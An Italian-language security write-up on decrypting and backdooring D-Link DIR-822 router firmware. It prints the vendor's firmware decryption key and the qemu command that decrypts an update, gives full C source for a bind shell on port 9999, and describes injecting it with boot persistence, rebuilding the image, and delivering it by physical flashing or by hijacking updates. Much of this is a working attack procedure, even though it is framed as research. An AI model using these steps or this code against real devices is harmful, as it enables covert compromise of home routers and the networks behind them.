IOT Security

Backdooring encrypted router firmware

Info sul Router

Modello Router Target	D-Link DIR-822-US
Descrizione commerciale	Wireless AC1200 Dual Band Router with High-Gain Antennas
Amazon	https://www.amazon.com/D-Link-Wireless-1200-Router-DIR-822/dp/B00PVDRKI6
Official Website	https://www.dlink.com/us/en/products/dir-822-ac1200-wi-fi-router
Firmware Protection	Si, tramite crittografia simmetrica AES
Paese principale di distribuzione	US

OSINT

Su un blog ho trovato un'informazione utile su questo modello di router, secondo la quale il D-Link DIR-822-US, non ha sempre avuto un firmware crittografato, ma questa funzionalità è stata aggiunta solo in un secondo momento.

Il primo obiettivo è stato quindi ottenere l'ordine cronologico delle firmware update e i relativi aggiornamenti.

- Informazioni utili su come aggiornare un prodotto Dlink manualmente: https://www.dlink.com/it/it/support/faq/access-points-and-range-extenders/access-points/dap-series/dap-1360/dap-1360-update-firmware. La pagina web spiega che è possibile reperire le varie versioni dei prodotti Dlink attraverso il server FTP : ftp://ftp.dlink.eu/Products/ .
- Ho quindi contattato il server FTP, e esplorato le risorse disponibili. Sul server era effettivamente presente una PATH /Products/, con l'elenco di vari prodotti, tra i quali il **DIR-822-US.**
- Elencando il contenuto della directory, è stato possibile ottenere una lista delle versioni del firmware del prodotto e le relative Release Notes, contenenti info sul relativo aggiornamento.


```
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40886|).
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001      6446705 Jun 08  2018 DIR-822-US_REVC_FIRMWARE_v3.01B02.zip
-rw-r--r--    1 1001     1001      9645579 Jul 06  2017 DIR-822-US_REVC_MANUAL_063017_v3.01_US.pdf
-rw-r--r--    1 1001     1001       916832 Jun 08  2017 DIR-822-US_REVC_QIG_033017_v3.00_US_EN.pdf
-rw-r--r--    1 1001     1001       114069 Jun 08  2018 DIR-822-US_REVC_RELEASE_NOTES_v3.01B02_EN.pdf
-rw-r--r--    1 1001     1001       398107 Jan 15  2018 DIR-822_REVC_DATASHEET_v3.01_US_EN.pdf
-rw-r--r--    1 1001     1001      6684155 Sep 14  2017 DIR-822_REVC_FIRMWARE_v3.02B05.zip
-rw-r--r--    1 1001     1001     13698045 Sep 17  2018 DIR-822_REVC_FIRMWARE_v3.10B06.zip
-rw-r--r--    1 1001     1001      6923468 Apr 22  2019 DIR-822_REVC_FIRMWARE_v3.11B01.zip
-rw-r--r--    1 1001     1001      6968704 Feb 07  2020 DIR-822_REVC_FIRMWARE_v3.11B01_ICJG_WW_BETA.zip
-rw-r--r--    1 1001     1001     13757158 May 10  2019 DIR-822_REVC_FIRMWARE_v3.12B04.zip
-rw-r--r--    1 1001     1001      6917028 Jul 11  2019 DIR-822_REVC_FIRMWARE_v3.13B01.zip
-rw-r--r--    1 1001     1001      6951780 Dec 03  2019 DIR-822_REVC_FIRMWARE_v3.15B02.zip
-rw-r--r--    1 1001     1001      8841404 Mar 24  2021 DIR-822_REVC_MANUAL_11032017_v3.01_US_EN.pdf
-rw-r--r--    1 1001     1001       124710 Sep 14  2017 DIR-822_REVC_RELEASE_NOTES_v3.02B05_EN.pdf
-rw-r--r--    1 1001     1001       142341 Sep 17  2018 DIR-822_REVC_RELEASE_NOTES_v3.10B06.pdf
-rw-r--r--    1 1001     1001        63501 Apr 22  2019 DIR-822_REVC_RELEASE_NOTES_v3.11B01.pdf
-rw-r--r--    1 1001     1001       117941 Feb 07  2020 DIR-822_REVC_RELEASE_NOTES_v3.11B01_ICJG_WW_BETA.pdf
-rw-r--r--    1 1001     1001       218129 May 10  2019 DIR-822_REVC_RELEASE_NOTES_v3.12B04.pdf
-rw-r--r--    1 1001     1001        63290 Jul 11  2019 DIR-822_REVC_RELEASE_NOTES_v3.13B01.pdf
-rw-r--r--    1 1001     1001       106648 Dec 03  2019 DIR-822_REVC_RELEASE_NOTES_v3.15B02.pdf
-rw-r--r--    1 1001     1001      6762644 Sep 17  2018 DIR822C1_FW303WWb04_i4sa_middle.bin
226 Directory send OK.
ftp>
```

- Scaricando dal server FTP tutti i file zip inerenti alle Release, e analizzando ogni Release Note associata, è stato possibile ottenere la Release History del firmware del dispositivo (Non disponibile direttamente online)

Release History

Relese Date	Version Code	File name
06/11/2019	3.15B02	DIR-822_REVC_FIRMWARE_v3.15B02.zip
10/7/2019	3.13B01	DIR-822_REVC_FIRMWARE_v3.13B01.zip
26/4/2019	3.12B04	DIR-822_REVC_FIRMWARE_v3.12B04.zip
1/1/2019	3.11B01	DIR-822_REVC_FIRMWARE_v3.11B01.zip
17/8/2018	3.10B06	DIR-822_REVC_FIRMWARE_v3.10B06.zip
17/8/2018	303WWb04_i4sa_middle	DIR822C1_FW303WWb04_i4sa_middle.bin
14/9/2017	3.02B05	DIR-822_REVC_FIRMWARE_v3.02B05.zip
27/4/2016	3.01B02	DIR-822-US_REVC_FIRMWARE_v3.01B02.zip


Analisi dell'Entropia e della struttura logica di ogni versione




E' possibile notare come dalla versione successiva alla 303WWb04_i4sa_middle (La terzultima), l'entropia cambia notevolmente, lasciando immaginare che dalla 3.10B06 (La quartultima), sia stato crittografato gran parte del firmware.

Ulteriori analisi su queste due versioni, dimostrano che la versione 303WWb04_i4sa_middle (La terzultima), presenta un firmware in chiaro, compresso con ZLMA, invece, per la versione 3.10B06 (La quartultima), non è possibile ottenere informazioni sulla struttura del firmware, rafforzando l'ipotesi della crittografia.

303WWb04_i4sa_middle (La terzultima)



3.10B06 (La quartultima)



Analisi delle Release Notes della versione 3.10B06

(La quartultima, e prima ad inserire la crittografia)

D-Link
BUILDING NETWORKS FOR PEOPLE

DIR-822 Firmware Release Notes

Firmware: FW v3.10B06
Hardware: Rev. Cx
Data:2018/8/17

Note:

- The firmware version is advanced to v3.10B06.
- The firmware v3.10 must be upgraded from the transitional version of firmware v303WWb04_middle.

Problem Resolved:

- N/A

Enhancements:

- Firmware image protection
- Update dnsmasq to 2.78
- Supports VLAN profile.

---------- END ----------

Come è possibile notare nella sezione “Note:”, il prodotto, per aggiornarsi a questa nuova versione, deve passare per la 303WWb04_i4sa_middle.

Inoltre, tra i miglioramenti, è specificato l’inserimento della “Firmware image protection”, confermando quindi ufficialmente l’aggiunta della crittografia.

Analisi dei dati ottenuti e intuizione di base

Dalle release note:


- Per aggiornare il prodotto alla versione 3.10B06 (Con crittografia) serve che il prodotto sia già alla versione middle (Non crittografata).
- Entrambe le versioni sono datate 17/8/2018, ciò lascia immaginare che la versione middle sia solo, per l'appunto, un passaggio intermedio, e non aggiunga grandi miglioramenti e modifiche

Il sospetto è che nella versione middle sia disponibile il codice per decrittografare l'immediato successivo aggiornamento firmware 3.10B06, il quale è distribuito direttamente crittografato (Firmware image protection).

Confronto delle versioni


Volendo seguire questa intuizione, confrontiamo la versione middle(La terzultima) con l'immediata precedente 3.02B05 (La penultima), analizzando in maniera chiara le modifiche effettuate al firmware per prepararsi alle nuove versioni con Firmware image protection. L'idea è trovare le modifiche chiave che permettono alla middle di decrittografare le nuove versioni.

Per effettuare questa analisi, sono stati estratti i file system di entrambe le versioni, tramite "binwalk -e firmware_version.bin", per poi confrontarli tramite il tool kdiff3, il quale ha permesso di individuare le differenze fra i due file system.



Dall'output di KDiff3 si nota che ci sono 360 file differenti.

Volendo considerare solo i file con nomi rilevati per l'obiettivo ("firmware", "update", "upgrade" e "download", o dei loro mix), e con l'assistenza del tool, che rende l'operazione facilitata, è risultato di particolare interesse il file **/etc/templates/hnap/StartFirmwareDownload.php.**



Il codice evidenziato rappresenta le differenze fra la vecchia e la nuova versione del file.

Codice PHP aggiunto

```
// fw encimg
setattr("/runtime/tmpdevdata/image_sign" ,"get","cat /etc/config/image_sign");
$image_sign = query("/runtime/tmpdevdata/image_sign");
fwrite("a", $ShellPath, "encimg -d -i ".$fw_path." -s ".$image_sign." > /dev/console
n");
del("/runtime/tmpdevdata");
```

Utilizzando chat GPT per ulteriori analisi, con l'obiettivo di avere una rapida comprensione del codice, è stato chiesto di spiegare il codice sovrastante, ecco il Summary della risposta:

###

Summary

This script:

- *Retrieves a signature or key from /etc/config/image_sign.*

- *Uses it in a command to decrypt a firmware image located at $fw_path with the encimg utility.*
- *Writes this command to a file at $ShellPath.*
- *Cleans up temporary runtime data after use.*

###

Chat GPT conferma l'ipotesi che questa modifica sia relativa all'inserimento di procedure crittografiche.

Possiamo quindi comprendere che lo script php esegue su shell il prompt:


encimg -d -i <fw_path> -s <image_sign>.

Analisi Statica del file "encimg" tramite Ghidra

Tramite il comando "file" è stato possibile ottenere informazioni sul binario:

```
┌──(kali㉿kali)-[~/…/_DIR822C1_FW303WWb04_i4sa_middle.bin.extracted/squashfs-root/usr/sbin]
└─$ file encimg
encimg: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, not stripped
```

Tramite il tool di reverse engineering Ghidra, è stato invece possibile analizzarne la tabella dei simboli e la struttura.



Analizzando le funzioni importate dal binario, è possibile vedere:

- AES_set_decrypt_key
- AES_set_encrypt_key
- AES_CBC_encrypt

Questa è la conferma che il binario sia utilizzato per crittografare e decrittografare tramite AES.

Analisi Dinamica del file “encimg” tramite qemu

Tramite il tool qemu-mips, è stato possibile eseguire l’eseguibile ELF per architettura MIPS, così da analizzarne il comportamento.

Ora è quindi possibile ricostruire l’operazione fatta dal file **/etc/templates/hnap/StartFirmwareDownload.php tramite shell (**encimg -d -i <fw_path> -s <image_sign>**).**

- -d : indica l’operazione di decriptare
- -i <fw_path> : si suppone il file o la cartella da decriptare
- -s <image_sign>: si suppone essere la chiave per decriptare

Ricerca della chiave

Rianalizzando il codice PHP iniziale, ora possiamo avere una comprensione migliore:

```
// fw encimg
setattr("/runtime/tmpdevdata/image_sign" ,"get","cat /etc/config/image_sign");
$image_sign = query("/runtime/tmpdevdata/image_sign");
fwrite("a", $ShellPath, "encimg -d -i ".$fw_path." -s ".$image_sign." >
/dev/console n");
del("/runtime/tmpdevdata");
```

E’ finalmente possibile comprendere dove è presente la chiave, cioè nel file “/etc/config/image_sign”.

Eseguendo “cat “/etc/config/image_sign”, si ottiene la chiave:

wrgac43s_dlink.2015_dir822c1


Decrypt del Firmware crittografato

Eseguo tramite qemu-mips lo script per decrittografare:

```
qemu-mips -L <fileSystem> ./usr/sbin/encimg -d -i <path to encrypted firmware> -s wrgac43s_dlink.2015_dir822c1
```

Versione firmware 3.15B02 analizzata PRE DECRYPT:

Versione firmware 3.15B02 analizzata POST DECRYPT:



Creazione della backdoor tramite Cross-Compilation

Era necessaria una backdoor estremamente semplice, con poche dipendenze, e che occupasse poco spazio in memoria.


```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
define SERVER_PORT 9999

int main() {
    int serverfd, clientfd, server_pid, i = 0;
    char *banner = "[~] Welcome to @OsandaMalith's Bind Shell\n";
    char *args[] = { "/bin/busybox", "sh", (char *) 0 };
    struct sockaddr_in server, client;
    socklen_t len;
    server.sin_family = AF_INET;
    server.sin_port = htons(SERVER_PORT);
    server.sin_addr.s_addr = INADDR_ANY;
    serverfd = socket(AF_INET, SOCK_STREAM, 0);
    bind(serverfd, (struct sockaddr *)&server, sizeof(server));
```

```
    listen(serverfd, 1);

    while (1) {
        len = sizeof(struct sockaddr);
        clientfd = accept(serverfd, (struct sockaddr *)&client, &len);
        server_pid = fork();
        if (server_pid) {
            write(clientfd, banner,  strlen(banner));
            for(; i <3 /*u*/; i++) dup2(clientfd, i);
            execve("/bin/busybox", args, (char *) 0);
            close(clientfd);
        } close(clientfd);
    } return 0;
}
```

La bindshell è stata compilata tramite una Cross-compilation effettuata con il tool Buildroot.



(Nell'immagine è presente una VM Ubuntu in quanto per la cross-compilation ho preferito non usare Kali per motivi di dipendenze e compatibilità)

Iniezione della Backdoor


L'ultima versione del firmware, la 3.15B02, è stata decrittografata, e ne è stato estratto il File system tramite i tool in "Firmware-mod-kit".

Le seguenti operazioni sono state effettuate sul File system

La backdoor (bindshell) è stata inserita nella path "/etc/templates".

Per renderla persistente ad ogni startup è stato modificato il file /etc/init.d/rcS. (I file in /etc/init.d sono eseguiti allo startup del sistema)


Prima di effettuare il re-build, è stato necessario modificare il file di configurazione relativo al firmware estratto, aumentando la size massima del firmware. Ciò è dovuto ovviamente all'inserimento della backdoor, la quale richiede spazio aggiuntivo, e quindi aumenta la dimensione del firmware.




Il firmware modificato è stato infine re-buildato tramite FMK.

Esecuzione in ambiente simulato

Per simulare virtualmente l'esecuzione del firmware, è stato usato il Firmware Analysis Toolkit.



Utilizzo ncat, l'IP assegnato al firmware e la porta 9999 per stabilire la connessione con la backdoor.



Vettori di attacco

È possibile sfruttare questo firmware in almeno 2 modi:

1. Se si ha accesso fisico al router, è possibile scrivere direttamente nella memoria la versione del firmware (con backdoor) in chiaro.
2. Se non si ha accesso al firmware ma è possibile fare un attacco Man in the middle (ES: tramite DNS Hijacking/Spoofing), si puo' forzare un aggiornamento firmware e causare l'installazione del firmware (con backdoor) crittografato (il quale sarà decrittografato dalla versione attualmente in esecuzione).